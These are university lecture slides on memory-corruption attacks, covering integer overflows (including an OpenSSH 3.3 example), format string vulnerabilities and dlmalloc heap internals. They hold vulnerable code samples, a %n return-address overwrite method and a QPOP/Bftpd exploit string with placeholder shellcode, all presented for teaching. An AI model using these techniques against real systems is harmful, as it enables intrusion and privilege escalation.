

Memory attacks (II)

Mainack Mondal

CS60112

Spring 2025



Integrity Memory Attacks



The road ahead

- Memory attacks
 - Buffer overflow
 - Ret2libc
 - Integer overflow
 - Format string vulnerabilities
 - Heap attacks
- Defenses
 - DEP
 - Stack canaries
 - ASLR
 - Reference monitor: Enforceable security policies

The road ahead

- Memory attacks
 - Buffer overflow
 - Ret2libc
 - **Integer overflow**
 - Format string vulnerabilities
 - Heap attacks
- Defenses
 - DEP
 - Stack canaries
 - ASLR
 - Reference monitor: Enforceable security policies

Integer overflows

- What happens when int exceeds max value?

- `int m;` (32 bits) `short s;` (16 bits) `char c;` (8 bits)

<code>c = 0x80 + 0x80 = 128 + 128</code>	$\Rightarrow$	<code>c = 0</code>
<code>s = 0xff80 + 0x80</code>	$\Rightarrow$	<code>s = 0</code>
<code>m = 0xffffffff80 + 0x80</code>	$\Rightarrow$	<code>m = 0</code>

- Can this be exploited?

An example

```
void func( char *buf1, *buf2,  unsigned int len1, len2) {  
    char temp[256];  
    if (len1 + len2 > 256) {return -1}  // length check  
    memcpy(temp, buf1, len1);  // cat buffers  
    memcpy(temp+len1, buf2, len2);  
    do-something(temp); // do stuff  
}
```

What if **len1 = 0x80, len2 = 0xffffffff80** ?

⇒ $\text{len1} + \text{len2} = 0$

Second `memcpy()` will overflow heap !!

Another example (OpenSSH 3.3)


```
nresp = packet_get_int();  
if (nresp > 0) {  
    response = xmalloc(nresp*sizeof(char*));  
    for (i = 0; i < nresp; i++)  
        response[i] = packet_get_string(NULL);  
}
```

Another example (OpenSSH 3.3)

```
nresp = packet_get_int();  
if (nresp > 0) {  
    response = xmalloc(nresp*sizeof(char*));  
    for (i = 0; i < nresp; i++)  
        response[i] = packet_get_string(NULL);  
}
```

If **nresp=1073741824** allocates a 0-byte buffer and overflows

Integer overflow stats



Since 2008 an impact of more than 2.5%

Source: NVD/CVE

The road ahead

- Memory attacks
 - Buffer overflow
 - Ret2libc
 - Integer overflow
 - **Format string vulnerabilities**
 - Heap attacks
- Defenses
 - DEP
 - Stack canaries
 - ASLR
 - Reference monitor: Enforceable security policies

Variable arguments in C

- In C, can define a function with a variable number of arguments
 - **Example:** void printf(const char* format, ...)
- Examples of usage:

```
printf("hello, world");  
printf("length of '%s' = %d\n", str, str.length());  
printf("unable to open file descriptor %d\n", fd);
```


Format specification encoded by
special % characters

- %d,%i,%o,%u,%x,%X – integer argument
- %s – string argument
- %p – pointer argument (void *)
- Several others


Implementation of variable args

- Special functions `va_start`, `va_arg`, `va_end` compute arguments at run-time

```
void printf(const char* format, ...)  
{  
    int i; char c; char* s; double d;  
    va_list ap; /* declare an "argument pointer" to a variable arg list */  
    va_start(ap, format); /* initialize arg pointer using last known arg */  
  
    for (char* p = format; *p != '\\0'; p++) {  
        if (*p == '%') {  
            switch (*++p) {  
                case 'd':  
                    i = va_arg(ap, int); break;  
                case 's':  
                    s = va_arg(ap, char*); break;  
                case 'c':  
                    c = va_arg(ap, char); break;  
                ... /* etc. for each % specification */  
            }  
        }  
    }  
    ...  
    va_end(ap); /* restore any special stack manipulations */  
}
```



Frame with variable args



Format string vulnerabilities

- `int func(char *user) {`
- `printf(user);`
- `}`

<i>parameter</i>	<i>output</i>	<i>passed as</i>
<code>%d</code>	decimal (int)	value
<code>%u</code>	unsigned decimal (unsigned int)	value
<code>%x</code>	hexadecimal (unsigned int)	value
<code>%s</code>	string ((const) (unsigned) char *)	reference
<code>%n</code>	number of bytes written so far, (* int)	reference

- **Problem:** if the buffer contains a format symbol starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf
 - This can be exploited to move printf's internal stack pointer!

Format string vulnerabilities

- `int func(char *user) {`
- `printf(user);`
- `}`

<i>parameter</i>	<i>output</i>	<i>passed as</i>
<code>%d</code>	decimal (int)	value
<code>%u</code>	unsigned decimal (unsigned int)	value
<code>%x</code>	hexadecimal (unsigned int)	value
<code>%s</code>	string ((const) (unsigned) char *)	reference
<code>%n</code>	number of bytes written so far, (* int)	reference

- **Problem:** if the buffer contains a format symbol starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf
 - This can be exploited to move printf's internal stack pointer!
- Example: what if `user = "%s%s%s%s%s%s%s"` ??
 - Most likely program will crash: DoS.
 - If not, program will print memory contents
 - reads data from stack!
 - Why is that useful?

Format string vulnerabilities

- ```
int func(char *user) {
```
- ```
    printf(user);
```
- ```
}
```

| <i>parameter</i> | <i>output</i>                           | <i>passed as</i> |
|------------------|-----------------------------------------|------------------|
| %d               | decimal (int)                           | value            |
| %u               | unsigned decimal (unsigned int)         | value            |
| %x               | hexadecimal (unsigned int)              | value            |
| %s               | string ((const) (unsigned) char *)      | reference        |
| %n               | number of bytes written so far, (* int) | reference        |

- **Problem:** if the buffer contains a format symbol starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf
  - This can be exploited to move printf's internal stack pointer!
- Example: what if user = "%s%s%s%s%s%s%s" ??
  - Most likely program will crash
  - If not, program will print memory
    - reads data from stack
    - Why is that useful?

Typically used to read the canary and bypass buffer overflow protection

# Format string vulnerabilities

- `int func(char *user) {`
- `printf(user);`
- `}`

| <i>parameter</i> | <i>output</i>                           | <i>passed as</i> |
|------------------|-----------------------------------------|------------------|
| <code>%d</code>  | decimal (int)                           | value            |
| <code>%u</code>  | unsigned decimal (unsigned int)         | value            |
| <code>%x</code>  | hexadecimal (unsigned int)              | value            |
| <code>%s</code>  | string ((const) (unsigned) char *)      | reference        |
| <code>%n</code>  | number of bytes written so far, (* int) | reference        |

- **Problem:** if the buffer contains a format symbol starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf
  - This can be exploited to move printf's internal stack pointer!
- Example: what if `user = "%s%s%s%s%s%s%s"` ??
  - Most likely program will crash: DoS.
  - If not, program will print memory contents
    - reads data from stack!
    - Why is that useful?

# Format string vulnerabilities

| <i>parameter</i> | <i>output</i>                           | <i>passed as</i> |
|------------------|-----------------------------------------|------------------|
| %d               | decimal (int)                           | value            |
| %u               | unsigned decimal (unsigned int)         | value            |
| %x               | hexadecimal (unsigned int)              | value            |
| %s               | string ((const) (unsigned) char *)      | reference        |
| %n               | number of bytes written so far, (* int) | reference        |

- ```
int func(char *user) {
```
- ```
 printf(user);
```
- ```
}
```
- **Problem:** if the buffer contains a format symbol starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf
 - This can be exploited to move printf's internal stack pointer!
- Example: what if `user = "%s%s%s%s%s%s%s"` ??
 - Most likely program will crash: DoS.
 - If not, program will print memory contents
 - reads data from stack!
 - Why is that useful?
- Correct form:

```
int func(char *user) { printf("%s", user) }
```

Example

main.c

```
1 // Online C compiler to run C program online
2 #include <stdio.h>
3
4 int main() {
5     char *user = "%s%s%s%s%s%s%s%s%s";
6     printf(user);
7
8     return 0;
9 }
```

Example

main.c

```
1 // Online C compiler to run C program online
2 #include <stdio.h>
3
4 int main() {
5     char *user = "%s%s%s%s%s%s%s%s%s";
6     printf(user);
7
8     return 0;
9 }
```

/tmp/NbhicRZpbf.o

k.s\$} .s\$ -{y(null)UHAWAVAUATSH(L% %s%s%s%s%s%s%s%s%sAwL= ,Oy.

=== Code Execution Successful ===

Writing stack with format strings

- `%n` format symbol tells `printf` to write the number of characters that have been printed


```
... printf("Overflow this!%n",&myVar); ...
```

- Argument of `printf` is interpreted as destination address
- This writes 14 into `myVar` ("Overflow this!" has 14 characters)
- What if `printf` does not have an argument?

```
... char buf[16]="Overflow this!%n";  
printf(buf); ...
```

- Stack location pointed to by `printf`'s internal stack pointer will be interpreted as address into which the number of characters will be written!

Using %n to mess return address



C has a concise way of printing multiple symbols: **%Mx** will print exactly 4M bytes (taking them from the stack). Attack string should contain enough "%Mx" so that the number of characters printed is equal to the most significant byte of the address of the attack code.

Repeat three times (four "%n" in total) to write into &RET+1, &RET+2, &RET+3, thus replacing RET with the address of attack code byte by byte.

History

- First exploit discovered in June 2000

<i>Application</i>	<i>Found by</i>	<i>Impact</i>	<i>years</i>
wu-ftpd 2.*	security.is	remote root	> 6
Linux rpc.statd	security.is	remote root	> 4
IRIX telnetd	LSD	remote root	> 8
Qualcomm Popper 2.53	security.is	remote user	> 3
Apache + PHP3	security.is	remote user	> 2
NLS / locale	CORE SDI	local root	?
screen	Jouko Pynnönen	local root	> 5
BSD chpass	TESO	local root	?
OpenBSD fstat	ktwo	local root	?

- Any function using a format string is vulnerable!
 - Printing: printf, fprintf, sprintf, ...
 - Logging: syslog, err, warn

Exploiting

QPOP 2.53 and Bftpd

```
{  
    char    outbuf[512];  
    char    buffer[512];  
  
    sprintf (buffer, "ERR Wrong command: %400s", user);  
    sprintf (outbuf, buffer);  
}
```

- If user looks as follows, you get the shell :)

`"%497d\x3c\xd3\xff\xbf<nops><shellcode>"`

- Format string vulnerabilities allow for
 - Dumping arbitrary memory
 - Writing to arbitrary memory

Exploiting Format String Vulnerabilities

scut / team teso

September 1, 2001


version 1.2

- For more detail,
 - read “Exploiting Format String Vulnerabilities”
 - watch this tutorial

<http://www.fuzzysecurity.com/tutorials/expDev/10.html>

- http://www.cis.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf

Format string stats



Less than 1% impact overall

Source: NVD/CVE

ActionScript Exploit

IBM Global Technology Services
April 2008



Application-Specific Attacks: Leveraging the ActionScript Virtual Machine

- ActionScript 3 is a scripting language for Flash
 - Basically, JavaScript for Flash animations
 - For performance, Flash 9 and higher compiles scripts into bytecode for ActionScript Virtual Machine (AVM2)
- Flash plugins are installed on millions of browsers, thus great target for attack
- Internet Explorer and Firefox use different Flash binaries, but this turns out not to matter
- Exploit published in April 2008
- “Leveraging the ActionScript Virtual Machine”

ActionScript Exploit

IBM Global Technology Services
April 2008

The IBM logo, consisting of the letters "IBM" in a stylized, striped font, is displayed within a black rectangular box.

Application-Specific Attacks: Leveraging the ActionScript Virtual Machine

- Clever combination of attacks exploiting
 - integer overflow protection (!)
 - code injection on the stack: bytes are treated as
 - data by the AVM verifier
 - executable code by the AVM interpreter
- See the paper for more detail, interesting reading!
 - <https://www.cs.utexas.edu/~shmat/courses/cs6431/dowd.pdf>

The road ahead

- Memory attacks
 - Buffer overflow
 - Ret2libc
 - Integer overflow
 - Format string vulnerabilities
 - **Heap attacks**
- Defenses
 - DEP
 - Stack canaries
 - ASLR
 - Reference monitor: Enforceable security policies

Dynamic memory management in C

- Memory allocation: `malloc(size_t n)`
 - Allocates `n` bytes and returns a pointer to the allocated memory; memory not cleared
 - Also `calloc()`, `realloc()`
- Memory deallocation: `free(void * p)`
 - Frees the memory space pointed to by `p`, which must have been returned by a previous call to `malloc()`, `calloc()`, or `realloc()`
 - If `free(p)` has already been called before, undefined behaviour occurs
 - If `p` is `NULL`, no operation is performed

What is a heap?

- Heap is a collection of variable-size memory chunks allocated by the program
 - e.g., malloc(), free() in C,
 - creating a new object in Java
 - creating a new object in Java script
- Heap management system controls the allocation, de-allocation, and reclamation of memory chunks.
 - To do this some meta data is necessary for book-keeping


Memory management errors

- Initialization errors
- Failing to check return values
- Writing to already freed memory
- Freeing the same memory more than once
- Improperly paired memory management functions (example: malloc / delete)
- Failure to distinguish scalars and arrays
- Improper use of allocation functions

All result in exploitable vulnerabilities

Doug's Lea memory allocator

- The GNU C library and most versions of Linux are based on Doug Lea's malloc (dlmalloc) as the default native version of malloc



P == 1: previous chunk is in use

P == 0: previous chunk is free

Size includes the first two control words


<https://gee.cs.oswego.edu/dl/html/malloc.html>

<https://users.ece.utexas.edu/~adnan/libc/malloc.c.html>

Free chunks in dlmalloc

- Organized into circular double-linked lists (bins)
- Each chunk on a free list contains forward and back pointers to the next and previous chunks in the list
 - These pointers in a free chunk occupy the same eight bytes of memory as user data in an allocated chunk
- Chunk size is stored in the last four bytes of the free chunk
 - Enables adjacent free chunks to be consolidated to avoid fragmentation of memory

A list of free chunks in dlmalloc



Responding to malloc

- Best-fit method
 - An area with m bytes is selected, where m is the smallest available chunk of contiguous memory equal to or larger than n (requested allocation)
- First-fit method
 - Returns the first chunk encountered containing n or more bytes
- Prevention of fragmentation
 - Memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful

The unlink macro

